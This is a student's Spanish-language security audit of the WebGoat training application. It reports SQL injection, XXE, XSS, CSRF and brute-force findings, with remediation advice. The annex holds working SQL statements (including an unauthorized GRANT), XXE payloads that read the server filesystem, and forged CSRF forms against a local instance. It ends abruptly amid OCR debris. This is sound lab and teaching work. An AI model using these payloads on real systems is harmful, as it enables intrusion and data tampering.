Executive Security Audit Report of the "WebGoat" Application

By Benjamin Abraham Nieto Sanchez

Introducción a la Ciberseguridad 2023

TABLE CONTENTS

Conclusiones

Anexos

Objetivo

El objetivo de la auditoría de seguridad es evaluar y analizar la aplicacion de WebGoat con el fin de verificar la seguridad de la aplicación con el fin de identificar posibles vulnerabilidades y riesgos de seguridad.
Se busca proporcionar recomendaciones y posibles medidas correctivas para fortalecer la seguridad de la aplicación, reducir la exposición de amenazas y salvaguardar la disponibiliadd de los datos que se pudieran encontrar en la misma.

Objetivos Específicos

- ***Identificar y evaluar las vulnerabilidades de seguridad en la aplicación***
- ***Identificar riesgos de seguridad y otros aspectos críticos de la aplicación.***
- ***Evaluar la resistencia de la aplicación a ataques comunes, como inyecciones SQL, cross-site scripting (XSS) y otras técnicas de explotación.***

Descripción del alcance

Modulos

La auditoria se centrará en:

- A3 Injection - SQL Injection
- A5 Security Misconfiguration
- A6 Vuln & Oudated Components
- A7 Identity & Auth Failure - Secure Passwords
- A10 Server-side Request Forgery - CSRF

Estandares de Seguridad

La auditoría se realizará de acuerdo con el marco de seguridad OWASP Top 10, buscando documentar la mayor cantidad de fallos incluidos en el top 10 de ser posible.

Arquitectura y Tecnologías de la apliacación

1. Front-end:
   - HTML
   - CSS
   - JavaScript
2. Back-end:
   - Java: WebGoat está implementado en el lenguaje de programación Java.
   - Servlets: Se utilizan para manejar las solicitudes HTTP y generar las respuestas correspondientes.
   - JavaServer Pages: Se utilizan para generar la interfaz de usuario dinámica y mostrar información.
3. Gestión de bases de datos:
   - JDBC (Java Database Connectivity)
   - HSQLDB (HyperSQL Database)
4. Seguridad:
   - Autenticación y autorización: WebGoat implementa mecanismos básicos de autenticación y autorización para proteger las funcionalidades y lecciones.

Informe

A continuación se describirán algunas de las vulnerabilidades encpntradas en la auditoria de WebGoat, dando una descripcion de las mismas, impacto potencial y posteriormente algunas recomendaciones clave por cada una de estas.

SQL Injection

Se identificó una vulnerabilidad de inyección de SQL que permite a un atacante manipular las consultas SQL enviadas al backend. Esto puede conducir a la divulgación no autorizada de datos, modificación de registros o incluso la ejecución de comandos maliciosos en el sistema de base de datos.

La explotación exitosa de esta vulnerabilidad puede comprometer la confidencialidad y la integridad de los datos almacenados en la base de datos de la aplicación.

XXE (XML External Entity)

Se encontró una vulnerabilidad de XXE en la aplicación. Esto permite a un atacante remoto leer archivos arbitrarios en el servidor o realizar ataques de denegación de servicio al cargar archivos XML especialmente diseñados.

La explotación exitosa de esta vulnerabilidad puede resultar en la divulgación no autorizada de información confidencial almacenada en el servidor, como archivos de configuración o credenciales, así como en la interrupción del funcionamiento normal de la aplicación.

XSS (Cross-Site Scripting)

Based DOM

Se identificaron vulnerabilidades de XSS basado en DOM en la aplicación, donde la manipulación del Document Object Model (DOM) es aprovechada por un atacante para inyectar código JavaScript malicioso y alterar la estructura y el comportamiento de la página web en el navegador del usuario.

La explotación exitosa de esta vulnerabilidad puede permitir que un atacante realice acciones maliciosas en el contexto del navegador del usuario, manipulando la apariencia de la página web, accediendo a información sensible o ejecutando otras actividades maliciosas.

Persistent

Se encontraron vulnerabilidades de XSS persistente en la aplicación en áreas donde los datos proporcionados por los usuarios no se filtran ni escapan correctamente antes de ser almacenados en la base de datos o en otros medios persistentes. Esto permite que el código JavaScript malicioso se ejecute cada vez que un usuario accede a la página afectada.

La explotación exitosa de esta vulnerabilidad puede afectar a múltiples usuarios que acceden a la página comprometida, lo que lleva a ataques de phishing, robo de sesiones y manipulación de contenido.

Reflected

Se identificaron vulnerabilidades de XSS reflejado en varias páginas de la aplicación donde los datos no se sanitizan adecuadamente antes de ser devueltos al usuario. Un atacante podría inyectar código JavaScript malicioso a través de parámetros de URL u otros campos de entrada, que se ejecutarán en el navegador del usuario cuando visite la página comprometida.

La explotación exitosa de esta vulnerabilidad puede permitir que un atacante robe sesiones de usuario, realice ataques de phishing o manipule el contenido de la página web para engañar a los usuarios.

XSRF (Cross-Site Request Forgeries)

Se identificó una vulnerabilidad de XSRF en la aplicación, lo que significa que un atacante puede inducir a un usuario legítimo a realizar acciones no deseadas en su nombre sin su conocimiento o consentimiento. Esto ocurre cuando un sitio malicioso o controlado por el atacante envía solicitudes falsificadas al sitio objetivo, aprovechando la confianza del usuario en el sitio legítimo.

Si se explota con éxito, esta vulnerabilidad puede permitir que un atacante realice acciones en nombre del usuario, como cambiar su contraseña, realizar compras no autorizadas o realizar cambios en su configuración.

Recomendaciones Clave

SQL Injection

Se recomienda implementar consultas parametrizadas o el uso de ORM (Object-Relational Mapping) para prevenir la inyección de SQL. Además, se debe validar y sanitizar adecuadamente la entrada del usuario antes de incorporarla en las consultas SQL..

XXE

Se recomienda deshabilitar la expansión de entidades externas (External Entity Expansion) y restringir los permisos de lectura y escritura en el servidor para limitar el acceso a archivos sensibles. Además, se debe validar y filtrar adecuadamente los archivos XML cargados para evitar la inclusión de referencias a entidades externas.

XSRF

Para mitigar el riesgo de XSRF, se recomienda implementar medidas de protección como el uso de tokens de solicitud (CSRF tokens) generados de forma única para cada interacción con el sitio web. Estos tokens deben ser incluidos en cada solicitud que realice el usuario y validados en el lado del servidor para garantizar que la solicitud sea legítima.

Además, es importante utilizar cabeceras HTTP apropiadas, como SameSite y Content Security Policy (CSP), para limitar la ejecución de solicitudes maliciosas provenientes de otros sitios.

XSS

Se recomienda implementar una validación y sanitización exhaustiva de los datos de entrada, así como el uso de técnicas de escapado adecuadas al presentar datos en el navegador del usuario. También se deben considerar las listas blancas de caracteres permitidos y las políticas de seguridad del encabezado HTTP Content Security Policy (CSP) para mitigar el Reflected XSS .

Así mismo el uso de filtrado basado en contesto es un buen enfoque para mitigar esta vulnerabilidad.

Adicionalmente implementar prácticas seguras de manipulación del DOM, evitando la ejecución de código JavaScript no confiable y asegurándose de que los datos proporcionados por los usuarios se manipulen adecuadamente para prevenir el DOM-Based XSS.

El uso de bibliotecas de JavaScript seguras y el seguimiento de las prácticas de seguridad pueden ayudar a mitigar esta vulnerabilidad.

Proceso de la auditoria

Information Gathering 01

Se hizo un escaneo previo para obtener una descripción acerca de la apliación que se buscaba auditar.

Explotación 02

Una vez identificada la información útil, empezamos a buscar las vulnerabilidades en la aplicaión, documentando los hallazgos.

Post-Explotación 03

También se registro información acerca de los posibles riesgos que pudieran generar las vulnerabilidades encontradas.

Information Gathering

Durante esta fase, se utilizaron diversas herramientas y técnicas para obtener información sobre el objetivo de la auditoría. Una de estas herramientas es Wappalyzer, que permite identificar los lenguajes de programación y tecnologías utilizadas en la aplicación objetivo, brindando una visión general de su arquitectura. Además, se emplea Nmap para realizar un escaneo de puertos y descubrir los servicios y puertos abiertos utilizados por la aplicación, así como para obtener información sobre el sistema operativo en el cual se ejecuta. Esto proporciona detalles importantes para comprender la infraestructura subyacente y las posibles vulnerabilidades asociadas. Además, GitHub es una valiosa fuente de información, ya que permite analizar el código fuente y los archivos relacionados con la aplicación, lo que brinda la oportunidad de identificar posibles vulnerabilidades y realizar un análisis de seguridad más exhaustivo, especialmente en el contexto de pruebas de tipo "whitebox". La combinación de estas herramientas y enfoques permite recopilar información esencial para orientar y dirigir de manera efectiva el proceso de auditoría y evaluar la seguridad de la aplicación en cuestión.

Explotación

Sección A3, Formulario del apartado 10 - Información de usuarios:

- Descripción: Se descubrió que el formulario de la sección 10, diseñado para obtener información de un usuario específico, presenta una vulnerabilidad de SQL Injection. Esto permite que un atacante, al manipular los parámetros de entrada, pueda acceder a información sensible de otros usuarios.
- Impacto potencial: La explotación de esta vulnerabilidad puede comprometer la confidencialidad de la información personal de los usuarios y violar su privacidad.
- Recomendación: Se recomienda corregir el fallo de seguridad implementando consultas parametrizadas o el uso de ORM para evitar la inyección de SQL. Además, se deben realizar validaciones adecuadas en los parámetros de entrada para prevenir la manipulación maliciosa de los datos.

Sección A3, Apartado XSS-7:

- Descripción: Se descubrió una vulnerabilidad de tipo XSS en el apartado XSS-7 de la sección A3 de la aplicación. Esta vulnerabilidad permite la ejecución de posibles códigos maliciosos a través de scripts de JavaScript.
- Impacto: El impacto de esta vulnerabilidad puede ser significativo. Un atacante puede aprovechar esta falla para ejecutar código malicioso en el navegador de los usuarios que accedan a la página vulnerable.
- Recomendación: Implementar una validación estricta y sanitización adecuada de todos los datos ingresados por los usuarios. Esto ayudará a prevenir la ejecución de scripts maliciosos y evitará que el código no deseado se ejecute en el navegador de los usuarios.

Sección A3, Formulario del apartado 11 - Información del departamento:

- Descripción: En el formulario de la sección 11, utilizado para obtener información del departamento del empleado, se identificó una vulnerabilidad crítica de SQL Injection en el campo de ID de autenticación. Esta vulnerabilidad permite la obtención de información sensible de la organización y la modificación de información de otros usuarios.
- Impacto potencial: La explotación de esta vulnerabilidad puede causar daños severos, ya que un atacante puede acceder, modificar o eliminar información importante en la base de datos, comprometiendo la integridad y confidencialidad de los datos.
- Recomendación: Se recomienda corregir este fallo de seguridad mediante la implementación de consultas parametrizadas, validaciones adecuadas y el uso de mecanismos de autenticación y autorización robustos para evitar el acceso no autorizado y la manipulación maliciosa de los datos.

Sección A3, Formulario del apartado 13 - Búsqueda de strings:

- Descripción: En el formulario de la sección 13, utilizado para buscar strings en la aplicación, se encontró una vulnerabilidad crítica de SQL Injection. Esta vulnerabilidad permite la inserción de SQL malicioso a través del campo de búsqueda, lo que podría llevar a la eliminación completa de tablas o incluso de la base de datos en sí.
- Impacto potencial: La explotación exitosa de esta vulnerabilidad puede resultar en una pérdida total de datos o en un deterioro significativo de la funcionalidad de la aplicación, afectando su disponibilidad y comprometiendo la integridad de la información.
- Recomendación: Se recomienda corregir este fallo de seguridad aplicando técnicas de validación y sanitización adecuadas en el campo de búsqueda. Además, es esencial implementar mecanismos de control de acceso y privilegios para evitar que los usuarios no autorizados ejecuten comandos SQL maliciosos.

Sección A5, apartado 4 - Listado del directorio root del filesystem:

- Descripción: Se descubrió que en el apartado 4 de la sección A5, se puede realizar una inyección de XXE, lo que permite listar el directorio root del filesystem. Esto significa que un atacante puede obtener información confidencial sobre la estructura de directorios y archivos del sistema operativo subyacente.
- Impacto potencial: La explotación exitosa de esta vulnerabilidad puede revelar información sensible del servidor, como nombres de archivos, ubicaciones y configuraciones del sistema, lo que podría facilitar ataques posteriores o la exposición de datos confidenciales.
- Recomendación: Se recomienda corregir este fallo de seguridad aplicando medidas preventivas como el uso de análisis y filtrado adecuados de entradas XML, así como la desactivación o mitigación de características peligrosas relacionadas con XXE, como la resolución de entidades externas.

Sección A5, apartado 7 - Inserción de formato de datos en endpoints JSON:

- Descripción: En el apartado 7 de la sección A5, se identificó una vulnerabilidad de XXE al permitir la inserción de un formato de datos diferente al establecido por el framework utilizado en la aplicación. Esto hace que los endpoints JSON sean susceptibles a ataques de XXE.
- Impacto potencial: La explotación exitosa de esta vulnerabilidad puede permitir a un atacante acceder a recursos externos, realizar solicitudes HTTP arbitrarias o leer archivos en el servidor, lo que puede conducir a la divulgación de información confidencial o la ejecución de ataques adicionales.
- Recomendación: Se recomienda solucionar este fallo de seguridad implementando validaciones estrictas en los datos recibidos y procesados por los endpoints JSON. Es importante configurar correctamente el parser XML utilizado para evitar el procesamiento de entidades externas y restringir cualquier acceso no autorizado a recursos del servidor.

Sección A7, apartado 4 - Vulnerabilidad de fuerza bruta en contraseñas:

- Descripción: Se descubrió que en el apartado 4 de la sección A7, existe una vulnerabilidad a ataques de fuerza bruta en los campos de contraseñas. Esto implica que las contraseñas débiles o predecibles pueden ser fácilmente comprometidas mediante intentos repetitivos y sistemáticos.
- Impacto potencial: La explotación exitosa de esta vulnerabilidad podría permitir a un atacante adivinar o descifrar contraseñas de usuarios, lo que comprometería la confidencialidad y la integridad de la información protegida.
- Recomendación: Se recomienda abordar esta vulnerabilidad implementando medidas de seguridad adicionales, como el uso de factores de autenticación múltiples (por ejemplo, autenticación de dos factores) para fortalecer el proceso de autenticación. Además, se debe alentar a los usuarios a utilizar contraseñas más seguras, como cadenas de caracteres más largas y complejas, combinando letras mayúsculas y minúsculas, números y caracteres especiales.

Sección A10, apartados 3 y 4 - Vulnerabilidad de XSRF:

- Descripción: Se descubrió que en los apartados 3 y 4 de la sección A10, existe una vulnerabilidad de XSRF, lo que significa que se puede enviar una solicitud desde un host separado de la aplicación y obtener una respuesta positiva del servidor atacado. Esto indica que la aplicación no está protegida adecuadamente contra ataques de XSRF.
- Impacto potencial: La explotación exitosa de esta vulnerabilidad podría permitir a un atacante ejecutar acciones maliciosas en nombre del usuario legítimo, como cambiar configuraciones, realizar acciones no autorizadas o incluso robar información confidencial.
- Recomendación: Se recomienda abordar esta vulnerabilidad implementando medidas de protección contra ataques XSRF, como el uso de tokens de solicitud (CSRF tokens) que verifiquen la autenticidad de las solicitudes enviadas por los usuarios. Además, se deben aplicar encabezados HTTP adecuados, como el encabezado "SameSite" y la verificación del origen de las solicitudes.

Post-Explotación

SQL Injection

Después de explotar con éxito la vulnerabilidad de SQL Injection en los campos identificados, un atacante podría realizar las siguientes acciones de post-explotación:

- Obtener acceso no autorizado a información sensible almacenada en la base de datos, como contraseñas, datos personales, registros financieros, entre otros.
- Modificar, insertar o eliminar registros en la base de datos, lo que podría alterar la integridad de los datos y afectar el funcionamiento normal de la aplicación.
- Ejecutar comandos SQL maliciosos para obtener acceso a otros sistemas conectados a la base de datos, como servidores o servicios externos.

XSS

Después de explotar con éxito la vulnerabilidad XSS en los campos identificados, un atacante podría realizar las siguientes acciones de post-explotación:

- Aprovechar la vulnerabilidad para extraer las cookies del usuario afectado. Estas cookies pueden contener información sensible, como credenciales de inicio de sesión o datos de sesión
- Utilizar la vulnerabilidad XSS para redirigir a los usuarios a sitios web maliciosos o de phishing
- Manipular el contenido de la página web, como modificar o eliminar información existente, agregar contenido no deseado o insertar anuncios maliciosos.

XXE

Después de explotar con éxito la vulnerabilidad de XXE en los casos mencionados, un atacante podría llevar a cabo las siguientes acciones de post-explotación:

- Acceder a recursos y archivos del sistema operativo subyacente, lo que podría revelar información confidencial, como credenciales de acceso, configuraciones de red o rutas de archivos importantes.
- Realizar solicitudes HTTP arbitrarias desde el servidor comprometido, lo que podría permitir el acceso a recursos o servicios en la red interna o externa.
- Exfiltrar datos confidenciales a través de documentos XML maliciosos, transmitiendo la información fuera del entorno de la aplicación comprometida.

XSRF (Cross-Site Request Forgeries

Después de explotar con éxito la vulnerabilidad de XSRF en los apartados mencionados, un atacante podría llevar a cabo las siguientes acciones de post-explotación:

- Realizar cambios no autorizados en la configuración de la aplicación, lo que podría alterar su funcionamiento, comprometer la seguridad de los usuarios o exponer información confidencial.
- Realizar acciones en nombre de usuarios legítimos sin su consentimiento, como realizar compras, enviar mensajes o ejecutar acciones maliciosas en otros sistemas conectados.
- Explotar la confianza del usuario y llevar a cabo ataques de ingeniería social, como engañar a los usuarios para que realicen acciones no deseadas o divulguen información sensible.

Conclusiones

Resumen de hallazgos

Se encontraron múltiples casos de campos susceptibles a ataques de inyección SQL. Esto incluye el formulario de la sección 10, que permitía obtener información sensible de otros usuarios, y el formulario de la sección 11, que permitía la modificación de información de usuarios. Estas vulnerabilidades fueron catalogadas como críticas debido a su capacidad para alterar la integridad de la base de datos y causar daños severos.

Se identificaron casos de XSS reflected, XSS persistent y XSS based DOM en la aplicación. Estas vulnerabilidades permitían la ejecución de scripts maliciosos en el navegador de los usuarios, vulnerabilidades de XXE en la sección A5, apartados 4 y 7. Estas vulnerabilidades permitían la obtención de información sensible del sistema operativo subyacente y la inserción de formatos de datos no permitidos, lo que exponía endpoints JSON a posibles ataques.

Se encontró una vulnerabilidad que permitía ataques de fuerza bruta en los campos de contraseñas. Esto facilitaba el compromiso de las contraseñas débiles, lo que ponía en riesgo la confidencialidad de los usuarios.
Y una vulnerabilidad de XSRF en la sección A10, apartados 3 y 4. Esto permitía que solicitudes maliciosas fueran enviadas desde hosts separados de la aplicación, lo que comprometía la integridad y seguridad de las acciones realizadas por los usuarios legítimos.

Evaluación

La evaluación general de la auditoría de la aplicación revela la existencia de múltiples vulnerabilidades de seguridad que representan un riesgo significativo para la confidencialidad, integridad y disponibilidad de la aplicación y los datos que maneja. Estos hallazgos demuestran la necesidad urgente de implementar medidas correctivas para fortalecer la seguridad de la aplicación y protegerla contra posibles ataques.

Se observó una falta de validación adecuada de las entradas de usuario, lo que permitió la explotación de vulnerabilidades de inyección SQL y XSS. Además, se identificaron vulnerabilidades de XXE que podrían permitir la obtención de información del sistema operativo subyacente y la manipulación de formatos de datos.

Asimismo, se encontró una vulnerabilidad de fuerza bruta en los campos de contraseñas, lo que aumenta el riesgo de acceso no autorizado a las cuentas de usuario. Esta vulnerabilidad se considera especialmente crítica debido a las posibles consecuencias adversas en términos de la seguridad de la información y la privacidad de los usuarios.

La vulnerabilidad de XSRF identificada también representa un riesgo significativo, ya que permite la ejecución de acciones no autorizadas en nombre de los usuarios legítimos, lo que podría llevar a cambios no deseados en la configuración de la aplicación y la exposición de información sensible.

En general, se recomienda encarecidamente abordar y corregir estos hallazgos de seguridad de manera oportuna. Esto implica implementar controles de seguridad adecuados, como la validación de entradas, la implementación de mecanismos de protección contra ataques de inyección, la utilización de tokens CSRF, el fortalecimiento de las contraseñas y la aplicación de buenas prácticas de desarrollo seguro.

Además, se sugiere llevar a cabo pruebas de seguridad periódicas y contar con un proceso de gestión de vulnerabilidades que permita detectar, evaluar y abordar rápidamente nuevas vulnerabilidades que puedan surgir en el futuro.

Anexos

Detalles técnicos adicionales

Query's

```
SELECT department FROM Employees WHERE  last_name=Franco;
UPDATE Employees SET department='Sales' WHERE last_name='Barnett';
ALTER TABLE employees ADD phone varchar(20);
GRANT UPDATE ON grant_rights TO unauthorized_user WITH GRANT OPTION;
```

XML's


```
<?xml version="1.0"?>
 <!DOCTYPE comment [   <!ENTITY xxe SYSTEM "file:///">]>
 <comment>
  <text>
   &xxe;
  </text>
 </comment>
<?xml version="1.0"?>
 <!DOCTYPE js [<!ENTITY xxe7 SYSTEM "file:///" >]>
 <comment>
  <text>
   &xxe7;
  </text>
 </comment>
```

Form's usados en XSRF


```
<form method="POST"  action="http://127.0.0.1:8080/WebGoat/csrf/basic-get-flag">
  <input type="hidden" name="xsrf" value="false">
  <input type="submit" value="Know more!">
</form>
<html>
<body>
 <form action="http://127.0.0.1:8080/WebGoat/csrf/review" method="POST"
enctype="application/x-www-form-urlencoded; charset=UTF-8">
  <input name="reviewText" value="Review" type="hidden">
  <input name="stars" type="hidden" value="5">
  <input name="validateReq"type="hidden"value="2aa14227b9a13d0bede0388a7fba9aa9">
  <input type="submit" value="Submit">
 </form>
</body>
</html>
<html>
<body>
 <form action="http://127.0.0.1:8080/WebGoat/csrf/feedback/message" method="POST"
enctype="application/x-www-form-urlencoded; charset=UTF-8">
  <input name="name" value="WebGoat" type="hidden">
  <input name="email" type="hidden" value="webgoat@webgoat.org">
  <input name="content" type="hidden" value="WebGoat is the best!!">
  <input type="submit" value="Submit">
 </form>
</body>
</html>
```

Evidencias

Sección A3 apartado 10



Sección A3 apartado 11



Employee Name: Lastname


Authentication TAN: TAN

Get department

You have succeeded! You successfully compromised the confidentiality of data by viewing internal information that you should not have access to. Well done!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
32147	Paulina	Travers	Accounting	46000	P45JSI	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
37648	John	Smith	Marketing	64350	3SL99A	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null

Sección A3 apartado 12



Employee Name: Lastname


Authentication TAN: TAN

Get department


Well done! Now you are earning the most money. And at the same time you successfully compromised the integrity of data by changing the salary!

USERID	FIRST_NAME	LAST_NAME	DEPARTMENT	SALARY	AUTH_TAN	PHONE
37648	John	Smith	Marketing	100000	3SL99A	null
96134	Bob	Franco	Marketing	83700	LO9S2V	null
89762	Tobi	Barnett	Sales	77000	TA9LL1	null
34477	Abraham	Holman	Development	50000	UU2ALK	null
32147	Paulina	Travers	Accounting	46000	P45JSI	null


Sección A3 apartado 13



Sección A3 apartado XSS



Sección A5 apartado 4



Request

Pretty Raw Hex

